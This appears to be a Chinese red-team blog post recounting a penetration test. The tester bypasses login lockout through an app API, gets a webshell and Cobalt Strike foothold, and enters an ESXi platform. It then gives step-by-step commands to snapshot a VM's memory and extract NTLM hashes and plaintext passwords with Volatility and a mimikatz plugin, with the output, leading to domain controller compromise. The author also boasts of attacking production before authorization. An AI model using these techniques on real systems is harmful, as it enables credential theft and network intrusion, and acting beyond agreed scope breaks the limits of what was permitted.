# 你虚拟机没了

原创海岸线突击队 酒仙桥六号部队
2020-09-10原文

这是 **酒仙桥六号部队** 的第 **79** 篇文章。

全文共计1061个字，预计阅读时长5分钟。


## 前言

常规渗透测试中碰到了虚拟化平台，利用虚拟化平台特性直捣域控，什么内网横向都不存在的，一招致命。

## 开搞

首先是常规的外网需要进入内网。（时间较久，损失部分截图后面单补）在客户给到测试环境前有点没忍住，先把生产环境打了。打完客户才给到测试环境，但是都已经晚了。客户给到了一个后台，但是一开始登录有限制。看图


错误次数有限制。所以没法爆破，但是我会放弃么？下面IOS二维码扫起来，嘿嘿这里面就没有登录限制了。





发现锁定用户的安全策略只是在web端进行了校验，而app端未进行任何校验，在登陆接口处进行抓包发现上述接口，该接口没有对登陆次数做校验而是直接匹配 account 和 password 进行账号密码是否正确的校验，账号密码正确则返回用户一些信息。

账号密码正确返回：



账号密码错误返回事例，失败则返回状态为 false，msg字段返回 4 。


就这样，第一步，轻轻松松进去了，就跟在玩一样。

进去之后随便找了个上传点getshell了。





出网，上CS。







抓了密码，都不是什么弱口令，密码规则很强，随意内网探测了一波。发现了一个某服的虚拟化平台。一不小心，弱口令就进去了，唉，运气太好没办法。




进去了咋办呢，用的esxi类型的虚拟化，在这种界面只能开关机操作。但是我会放弃么?行吧那就先放放，装环境干他。

Volatility取证在esxi及虚拟化平台应用：

本机ubuntu18.04

获取工具git clone

https://github.com/volatilityfoundation/volatility.git

获取插件

wget

"https://raw.githubusercontent.com/dfirfpi/hotoloti/master/volatility/mimikatz.py"

这里需要在python2.7下运行，同时还需要安装pip包，这些都是排坑经验，小黑板重点

| pip install distorm3 volatility框架需要用到 pip install construct mimikatz插件需要用到 | |-----------------------------------------------------------------------|

装完之后，我们把虚拟化里面的任意一台机器进行快照，快照的时候需要选择把内存加入到快照中，然后我们下载虚拟机快照即可。快照下回来放本机，开整~！

在这里需要注意一点情况就是，虚拟机内存多大，快照多大。不多说，上图：

```
root@ubuntu:~# ls
frp  volatility  win7.vmem
root@ubuntu:~#
```

首先是查看相关虚拟机信息；

Python vol.py -f imagepath imageinfo

```
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64, Win2008R2SP1x64_24000, Win2008R2SP1x64_23418, Win2008R2SP1x64, Win7SP1x64_24000, Win7SP1x64_23418
                     AS Layer1 : WindowsAMD64PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/root/win7.vmem)
                      PAE type : No PAE
                           DTB : 0x187000L
                          KDBG : 0xf80003c33070L
          Number of Processors : 2
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0xfffff80003c34d00L
                KPCR for CPU 1 : 0xfffff880009ee000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2020-08-06 12:16:35 UTC+0000
     Image local date and time : 2020-08-06 20:16:35 +0800
```

接着我们可以直接抓hash或者查看内存信息等等操作；

Python vol.py -f imagepath --profile=Win7SP1x64 pslist // 列出内存 --profile中的内容为imageinfo给出的插件suggest profile建议

```
*** Failed to import volatility.plugins.malware.callbacks (OSError: /usr/lib/libyara.so: cannot open shared
 object file: No such file or directory)
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start
       Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ----------------------
------ ------------------------------
0xfffffa80018beb30 System                    4      0     85      583 ------      0 2020-08-06 11:43:06 UTC
+0000
0xfffffa8002dce7e0 smss.exe                236      4      2       33 ------      0 2020-08-06 11:43:06 UTC
+0000
0xfffffa80035fd060 csrss.exe               316    308      9      451      0      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa8002c74960 wininit.exe             352    308      3       77      0      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa80018c2770 csrss.exe               368    344     10      237      1      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa8003635060 winlogon.exe            404    344      5      133      1      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa8003608b30 services.exe            448    352      9      198      0      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa80036af500 lsass.exe               472    352      8      700      0      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa80036768d0 lsm.exe                 480    352      9      222      0      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa800370a060 svchost.exe             580    448     11      354      0      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa8003749370 svchost.exe             652    448      8      250      0      0 2020-08-06 11:43:08 UTC
+0000
0xfffffa8002409060 sppsvc.exe              828    448      4      156      0      0 2020-08-06 11:43:10 UTC
+0000
0xfffffa8001900160 svchost.exe             868    448     20      460      0      0 2020-08-06 11:43:12 UTC
+0000
0xfffffa8001902b30 svchost.exe             892    448     36     1198      0      0 2020-08-06 11:43:12 UTC
+0000
0xfffffa80026aab30 svchost.exe             932    448     19      466      0      0 2020-08-06 11:43:12 UTC
+0000
0xfffffa8002706b30 svchost.exe             280    448     13      341      0      0 2020-08-06 11:43:36 UTC
+0000
0xfffffa80019575a0 svchost.exe             308    448     22      725      0      0 2020-08-06 11:43:36 UTC
+0000
0xfffffa8002833060 spoolsv.exe            1164    448     14      513      0      0 2020-08-06 11:43:38 UTC
+0000
0xfffffa80027e8b30 svchost.exe            1192    448     18      311      0      0 2020-08-06 11:43:38 UTC
+0000
0xfffffa8003e15b30 SearchIndexer.         1820    448     13      720      0      0 2020-08-06 11:44:27 UTC
+0000
0xfffffa8001a59b30 taskhost.exe           1536    448      8      204      1      0 2020-08-06 11:44:36 UTC
+0000
0xfffffa8001a8ab30 dwm.exe                 768    868      3       74      1      0 2020-08-06 11:44:36 UTC
```

Python vol.py -f imagepath --profile=Win7SP1x64 netscan //列出网络状态 可以确定内网IP

```
0x7ed9a960        TCPv4    0.0.0.0:49156          0.0.0.0:0              LISTENING       448      services.exe
0x7edbb010        TCPv4    0.0.0.0:3389           0.0.0.0:0              LISTENING       308      svchost.exe
0x7eb12cf0        TCPv4    -:49285                117.180.231.134:443    CLOSED          2712     chrome.exe
0x7eb19cf0        TCPv4    -:49310                223.5.5.5:443          CLOSED          892      svchost.exe
0x7ee00530        UDPv6    ::1:1900               *:*                                    1632     svchost.exe    2020-08-06 11:52:1
1 UTC+0000
0x7f115110        UDPv4    172.16.1.204:137       *:*                                    4        System         2020-08-06 11:52:1
```

Python vol.py -f imagepath --profile=Win7SP1x64 hashdump //dump内存hash


```
*** Failed to import volatility.plugins.malware.callbacks (OSError: /usr/lib/libyara.so: canno
rectory)
Administrator:500:aad3b435b5[illegible]435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaa[illegible]4ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
admin:1000:aad3b435b51404eeaa[illegible]51404ee:b660e61adc0aec1fe34711e6226fcc8c:::
root@ubuntu:~/volatility#
```

这时候也可以使用mimikatz插件抓取明文；

```
python vol.py --plugins=/root/volatility/plugins/ --profile=Win7SP1x64 -f ../win7.vmem mimikatz
```

```
*** Failed to import volatility.plugins.malware.callbacks (OSError: /usr/lib/libyara.so: cann
rectory)
Module   User             Domain           Password
-------- ---------------- ---------------- ------------------------------------
wdigest  admin            admin-PC         Aa12
wdigest  WIN-H6RRI9KM4GN$ WORKGROUP
root@ubuntu:~/volatility#
```

所以利用这个操作，我们直接干域控！




看见可爱的域控上线那我这个心真的是都快化了呢。


精选留言

用户设置不下载评论